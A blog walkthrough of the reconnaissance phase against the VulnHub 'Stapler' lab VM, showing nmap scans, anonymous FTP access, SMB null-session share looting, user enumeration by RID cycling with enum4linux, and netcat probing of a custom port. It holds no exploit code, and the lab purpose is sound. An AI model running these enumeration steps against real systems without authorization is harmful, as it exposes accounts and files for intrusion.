Stapler Walkthrough
Today we’re going to have a crack at Stapler by g0tmi1k from VulnHub.
Initial Reconnaissance
First things first is to figure out which IP address has been assigned to Stapler.
$ nmap -sn -T4 10.1.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-09 22:05 AEDT
Nmap scan report for 10.1.1.1
Host is up (0.0012s latency).
Nmap scan report for 10.1.1.128
Host is up (0.00011s latency).
Nmap scan report for 10.1.1.129
Host is up (0.0016s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.32 seconds
Then we’ll use my Nmap wrapper script to perform TCP port discovery and service enumeration.
# enumerate-ports 10.1.1.129
performing initial TCP scan. Saving results to 1-initial-reconnaissance/nmap/10.1.1.129_tcp_initial
Initial TCP scan for 10.1.1.129 completed successfully
Generating HTML report for initial TCP scan
Initial TCP scan report generated
performing TCP version scan. Saving results to 1-initial-reconnaissance/nmap/10.1.1.129_tcp_version
TCP version scan for 10.1.1.129 completed successfully
TCP version scan report generated
nmap scans complete for 10.1.1.129
Although my script produces a fancy HTML report using the Nmap XSL stylesheet, it’s easier to just print the output to stdout for this blog:
cat 1-initial-reconnaissance/nmap/10.1.1.129_tcp_version.nmap
# Nmap 7.80 scan initiated Sat Nov  9 22:14:27 2019 as: nmap -sS -sV -sC -O -p21,22,53,80,139,666,3306,12380 -T4 -Pn -v --reason --open --stylesheet=/usr/share/nmap/nmap.xsl -oA ./1-initial-reconnaissance/nmap/10.1.1.129_tcp_version 10.1.1.129
Nmap scan report for 10.1.1.129
Host is up, received arp-response (0.00030s latency).

PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.1.1.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open  domain      syn-ack ttl 64 dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open  http        syn-ack ttl 64 PHP cli server 5.5 or later
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 404 Not Found
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open  doom?       syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open  mysql       syn-ack ttl 64 MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 18
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolNew, SupportsTransactions, LongColumnFlag, SupportsLoadDataLocal, Speaks41ProtocolOld, Support41Auth, DontAllowDatabaseTableColumn, LongPassword, InteractiveClient, ConnectWithDatabase, ODBCClient, FoundRows, SupportsCompression, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: \x10bjk
| BL:\x19\x02Cf\x0D\x06!Hd(rX
|_  Auth Plugin Name: mysql_native_password
12380/tcp open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.80%I=7%D=11/9%Time=5DC69F94%P=x86_64-pc-linux-gnu%r(NUL
SF:L,1350,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x1
SF:52\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x0
SF:4\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xa
SF:2\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2\
SF:x0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\x
SF:b2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xaeu
SF:\xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd
SF:3\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\xa
SF:0\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\x
SF:87\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\x
SF:f4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\x
SF:dc\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\xd
SF:5\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\xa
SF:f\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:
SF:\xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk\
SF:x8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc\
SF:xe7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xfd
SF:\xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\
SF:x9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0\
SF:xf1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r\
SF:xf8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xaak
SF:\xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy\
SF:xd2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7f
SF:\xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb\
SF:[\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9\x
SF:cc\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\xa
SF:7\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81\
SF:xfd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x9
SF:6\x1e\xcb\x879-a\)T\x02\xc8\$\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8f
SF:\xd0\x8f\x9fu\x01\x8dvT\xf0'\x9b\xe4ST%\x9f5\x95\xab\rSWb\xecN\xfb&\xf4
SF:\xed\xe3v\x13O\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd\
SF:x88\x8e}\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xb
SF:cL}AJ\xe5H\x912\x88\(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0
SF:\.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\
SF:xf6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\x
SF:f3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13\*P\x11\
SF:?\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0");
MAC Address: 00:0C:29:9D:60:45 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Uptime guess: 0.456 days (since Sat Nov  9 11:18:38 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 10h00m00s, deviation: 0s, median: 9h59m59s
| nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   RED<00>              Flags: <unique><active>
|   RED<03>              Flags: <unique><active>
|   RED<20>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\x00
|   Domain name: \x00
|   FQDN: red
|_  System time: 2019-11-09T21:14:42+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-11-09T21:14:42
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov  9 22:15:18 2019 -- 1 IP address (1 host up) scanned in 50.84 seconds
OpenSSH-Server and dnsmasq aren’t typical starting points for a Boot2Root VM so I’m really just going to focus on these services for now:
- Port 21/FTP
- Anonymous logins are allowed per the Nmap results
- Port 80/PHP CLI Server
- Worth at least poking around at this even though Nmap reports 404 errors
- Port 139/Samba
- Samba is always worth looking at on a Boot2Root
- Port 666/Unknown
- The fact that Nmap can’t fingerprint whatever is happening here and is instead printing out
message2.jpgand then random characters is definitely interesting
- The fact that Nmap can’t fingerprint whatever is happening here and is instead printing out
- Port 3306/MySQL
- I don’t have the required credentials but we’ll definitely keep this one in mind if I find anything
- Port 12380/Apache
- It looks like this is an actual working page so will poke at this a bit more for sure
Port 21/FTP Enumeration
Allowing anonymous logins makes this too easy to not look in to first.
ftp -h
Usage: { ftp | pftp } [-46pinegvtd] [hostname]
	   -n: inhibit auto-login
	   -v: verbose mode
$ ftp -nv 10.1.1.129
Connected to 10.1.1.129.
220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220
ftp> user anonymous
331 Please specify the password.
Password: [anonymous]
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.00 secs (302.8759 kB/s)
ftp> 221 Goodbye.
$ cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
Just from that anonymous FTP login we have three usernames:
- Harry
- Elly
- John
Unfortunately we don’t have any passwords for these accounts so we’ll just have to note them down for later for now.
Port 80/PHP CLI Server Enumeration
One of my favourite “situational awareness” tools for web servers is nikto, we’ll run nikto against the service listening on port 80 and see what’s going on:
$ nikto -host 10.1.1.129 -output 10.1.1.129_80_nikto.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 10.1.1.129
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3093: GET /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
+ OSVDB-3093: GET /.profile: User home dir with a shell profile was found. May reveal directory information and system configuration.
Interestingly nikto discovered a .bashrc and a .profile file but not much else. We’ll grab them with wget and have a look for anything interesting.
wget http://10.1.1.129/.profile
wget http://10.1.1.129/.bashrc
Unfortunately neither file has anything of note. I might come back here and run dirbuster to look for more interesting files later but we’ll keep looking at the other services before spending too much time on this one.
Port 139/Samba
Now Samba always has something fun. For those who are new to the Boot2Root game, Samba is an implementation of the Server Message Block (SMB) protocol that is used for file and print sharing (amongst other things) on Windows. It can often prove useful for enumerating usernames, security policies, and if you’re lucky you may even be able to log in to it anonymously and grab files like we did earlier with FTP.
Thankfully I have a handy dandy Samba enumeration script that I’ve been working on which I’ve been testing against Stapler and Lazy Sysadmin and has been working really well on those VMs but is still very much a work in progress so we’ll do it both ways.
Automated SMB enumeration
# enumerate-smb
Usage:
enumerate-smb <IP address or Hostname> <username> <password>
# enumerate-smb 10.1.1.129 "" ""
Running nmblookup on 10.1.1.129 to discover hostname
nmblookup successful
SMB Hostname:	RED
10.1.1.129 allows NULL sessions. Discovering shares...
Looted share kathy, found:
	backup
	kathy_stuff
Looted share tmp, found:
	ls
Great success! My script has determined that Stapler allows for NULL sessions; it discovered multiple shares that it had access to; and even took a copy of them for me. How convenient. If only it worked consistently…
$ tree -A 1-initial-reconnaissance
1-initial-reconnaissance
├── smb
   ├── archive
   │   ├── loot_output.txt
   │   ├── nmblookup_output.txt
   │   └── smbclient_output.txt
   └── loot
       ├── kathy
       │   ├── backup
       │   │   ├── vsftpd.conf
       │   │   └── wordpress-4.tar.gz
       │   └── kathy_stuff
       │       └── todo-list.txt
       └── tmp
           └── ls
So you can get a rough idea of how my SMB enumeration script works based on the folder structure that it creates and the file names but until I get it working consistently and document it I’ll run through my SMB enumeration process manually.
Manual SMB enumeration
- Use
nmblookupto attempt to discover the hostname of the target VM
$ nmblookup -A 10.1.1.129
Looking up status of 10.1.1.129
	RED             <00> -         H <ACTIVE>
	RED             <03> -         H <ACTIVE>
	RED             <20> -         H <ACTIVE>
	..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>
	WORKGROUP       <00> - <GROUP> H <ACTIVE>
	WORKGROUP       <1d> -         H <ACTIVE>
	WORKGROUP       <1e> - <GROUP> H <ACTIVE>

	MAC Address = 00-00-00-00-00-00
So the hostname is RED.
- Use
smbclientto attempt to map the network shares. Authenticating with a “NULL session”, or in other words, trying to login without a username or password.
$ smbclient -L \\\\RED -I 10.1.1.129 -U "" -N
Unable to initialize messaging context

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	kathy           Disk      Fred, What are we doing here?
	tmp             Disk      All temporary files should be stored here
	IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Maste
	---------            -------
	WORKGROUP            RED
We can see here that we have two non-standard SMB shares and corresponding comments.
- kathy - Fred, What are we doing here?
- tmp - All temporary files should be stored here
We can then browse to these shares using smbclient and download the files manually.
$ smbclient \\\\RED\\kathy -I 10.1.1.129 -U "" -N
Unable to initialize messaging context
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jun  4 02:52:52 2016
  ..                                  D        0  Tue Jun  7 07:39:56 2016
  kathy_stuff                         D        0  Mon Jun  6 01:02:27 2016
  backup                              D        0  Mon Jun  6 01:04:14 2016

		19478204 blocks of size 1024. 16394900 blocks available
smb: \> cd kathy_stuff\
smb: \kathy_stuff\> ls
  .                                   D        0  Mon Jun  6 01:02:27 2016
  ..                                  D        0  Sat Jun  4 02:52:52 2016
  todo-list.txt                       N       64  Mon Jun  6 01:02:27 2016

		19478204 blocks of size 1024. 16394900 blocks available
smb: \kathy_stuff\> cd ../backup\
smb: \backup\> ls
  .                                   D        0  Mon Jun  6 01:04:14 2016
  ..                                  D        0  Sat Jun  4 02:52:52 2016
  vsftpd.conf                         N     5961  Mon Jun  6 01:03:45 2016
  wordpress-4.tar.gz                  N  6321767  Tue Apr 28 03:14:46 2015

		19478204 blocks of size 1024. 16394900 blocks available
$ smbclient \\\\RED\\tmp -I 10.1.1.129 -U "" -N
Unable to initialize messaging context
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jun  7 18:08:39 2016
  ..                                  D        0  Tue Jun  7 07:39:56 2016
  ls                                  N      274  Mon Jun  6 01:32:58 2016

		19478204 blocks of size 1024. 16394900 blocks available
This is far as my automated script goes at the time of writing this blog post so we’ll have to use enum4linux for username enumeration and password policy gathering.
$ enum4linux -a 10.1.1.129 | tee 1-initial-reconnaissance/smb/enum4linux_output.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Nov  9 22:58:18 2019

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.1.1.129
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 10.1.1.129    |
 ==================================================
[+] Got domain/workgroup name: WORKGROUP

 ==========================================
|    Nbtstat Information for 10.1.1.129    |
 ==========================================
Looking up status of 10.1.1.129
	RED             <00> -         H <ACTIVE>  Workstation Service
	RED             <03> -         H <ACTIVE>  Messenger Service
	RED             <20> -         H <ACTIVE>  File Server Service
	..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>  Master Browser
	WORKGROUP       <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
	WORKGROUP       <1d> -         H <ACTIVE>  Master Browser
	WORKGROUP       <1e> - <GROUP> H <ACTIVE>  Browser Service Elections

	MAC Address = 00-00-00-00-00-00

 ===================================
|    Session Check on 10.1.1.129    |
 ===================================
[+] Server 10.1.1.129 allows sessions using username '', password ''

 =========================================
|    Getting domain SID for 10.1.1.129    |
 =========================================
Unable to initialize messaging context
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ====================================
|    OS information on 10.1.1.129    |
 ====================================
[+] Got OS info for 10.1.1.129 from smbclient:
[+] Got OS info for 10.1.1.129 from srvinfo:
Unable to initialize messaging context
	RED            Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)
	platform_id     :	500
	os version      :	6.1
	server type     :	0x809a03

 ===========================
|    Users on 10.1.1.129    |
 ===========================


 =======================================
|    Share Enumeration on 10.1.1.129    |
 =======================================
Unable to initialize messaging context

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	kathy           Disk      Fred, What are we doing here?
	tmp             Disk      All temporary files should be stored here
	IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP            RED

[+] Attempting to map shares on 10.1.1.129
//10.1.1.129/print$	Mapping: DENIED, Listing: N/A
//10.1.1.129/kathy	Mapping: OK, Listing: OK
//10.1.1.129/tmp	Mapping: OK, Listing: OK
//10.1.1.129/IPC$	[E] Can't understand response:
Unable to initialize messaging context
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ==================================================
|    Password Policy Information for 10.1.1.129    |
 ==================================================


[+] Attaching to 10.1.1.129 using a NULL share

[+] Trying protocol 445/SMB...

	[!] Protocol failed: [Errno Connection error (10.1.1.129:445)] timed out

[+] Trying protocol 139/SMB...

[+] Found domain(s):

	[+] RED
	[+] Builtin

[+] Password Info for Domain: RED

	[+] Minimum password length: 5
	[+] Password history length: None
	[+] Maximum password age: Not Set
	[+] Password Complexity Flags: 000000

		[+] Domain Refuse Password Change: 0
		[+] Domain Password Store Cleartext: 0
		[+] Domain Password Lockout Admins: 0
		[+] Domain Password No Clear Change: 0
		[+] Domain Password No Anon Change: 0
		[+] Domain Password Complex: 0

	[+] Minimum password age: None
	[+] Reset Account Lockout Counter: 30 minutes
	[+] Locked Account Duration: 30 minutes
	[+] Account Lockout Threshold: None
	[+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5


 ============================
|    Groups on 10.1.1.129    |
 ============================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 =====================================================================
|    Users on 10.1.1.129 via RID cycling (RIDS: 500-550,1000-1050)    |
 =====================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-864226560-67800430-3082388513
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-864226560-67800430-3082388513 and logon username '', password ''
[...snip...]
S-1-5-21-864226560-67800430-3082388513-513 RED\None (Domain Group)
[...snip...]
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
[...snip...]
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[...snip...]

 ===========================================
|    Getting printer info for 10.1.1.129    |
 ===========================================
Unable to initialize messaging context
No printers returned.


enum4linux complete on Sat Nov  9 22:59:32 2019
In addition to confirming our findings around the hostname and the readable shares, enum4linux has found additional usernames for us!
- peter
- RNunemaker
- ETollefson
- DSwanger
- AParnell
- SHayslett
- MBassin
- JBare
- LSolum
- IChadwick
- MFrei
- SStroud
- CCeaser
- JKanode
- CJoo
- Eeth
- LSolum2
- JLipps
- jamie
- Sam
- Drew
- jess
- SHAY
- Taylor
- mel
- kai
- zoe
- NATHAN
- www
- elly
Reviewing the Looted SMB Shares
It’s easy to forget amongst all of the verbose output that we discovered some interesting files on those SMB shares earlier, so lets have a closer look.
In kathy/backup/vsftpd.conf we see a very boring vsFTPd configuration file with no passwords to be found.
In kathy/backup/wordpress-4.tar.gz we find a wp-config-sample.php file but no wp-config.php so nothing too exciting here either.
In kathy/kathy_stuff/todo-list.txt we find the following note:
I'm making sure to backup anything important for Initech, Kathy
Still nothing!
The ls file in the tmp share was equally boring, containing only what appears to be the output of the ls command when run in /tmp/.
However just because we can’t pillage any useful information from SMB doesn’t mean we can’t exploit the service itself, if we google the version of SMB reported by Nmap, Samba 4.3.9-Ubuntu, we can see a vulnerability present in Samba versions 3.5.0 through to 4.4.14/4.5.10/4.6.4.
And there’s even a metasploit module for it!
For now we’ll continue our enumeration process on the rest of the discovered services but we’ll definitely come back to the aforementioned metasploit module in the exploitation phase.
Port 666/Unknown
The fact that Nmap wasn’t able to discover what this service is running points to it being something custom. Lets connect to it with netcat and see what happens.
$ nc -vvv 10.1.1.129 666

A whole lot of non-printable characters! Fun!
Lets write it to a file instead.
nc 10.1.1.129 666 > unknown-data
And then use file to read the magic bytes.
$ file unknown-data
unknown-data: Zip archive data, at least v2.0 to extract
unzip unknown-data
Archive:  unknown-data
  inflating: message2.jpg

$ exiftool message2.jpg
ExifTool Version Number         : 11.70
File Name                       : message2.jpg
Directory                       : .
File Size                       : 13 kB
File Modification Date/Time     : 2016:06:04 01:03:07+10:00
File Access Date/Time           : 2016:06:04 01:03:38+10:00
File Inode Change Date/Time     : 2016:06:04 01:03:07+10:00
File Permissions                : rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 72
Y Resolution                    : 72
Current IPTC Digest             : 020ab2da2a37c332c141ebf819e37e6d
Contact                         : If you are reading this, you should get a cookie!
Application Record Version      : 4
IPTC Digest                     : d41d8cd98f00b204e9800998ecf8427e
Image Width                     : 364
Image Height                    : 77
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 364x77
Megapixels                      : 0.028
Another username and a fun easter egg but not much else here unfortunately.
Port 3306/MySQL
As mentioned up in the Nmap section, MySQL is accessible but we don’t have valid credentials. We do have a list of usernames however, so it may be worth revisiting this service in the exploition phase and attempting to brute force a login.
Unfortunately there do not appear to be any remote pre-authentication exploits nor authentication bypasses for this particular version of MySQL (5.7.12)
Port 12380/Apache
We know from our Nmap results that this is a simple webpage so first thing we’ll do is just browse to it and see what we find.
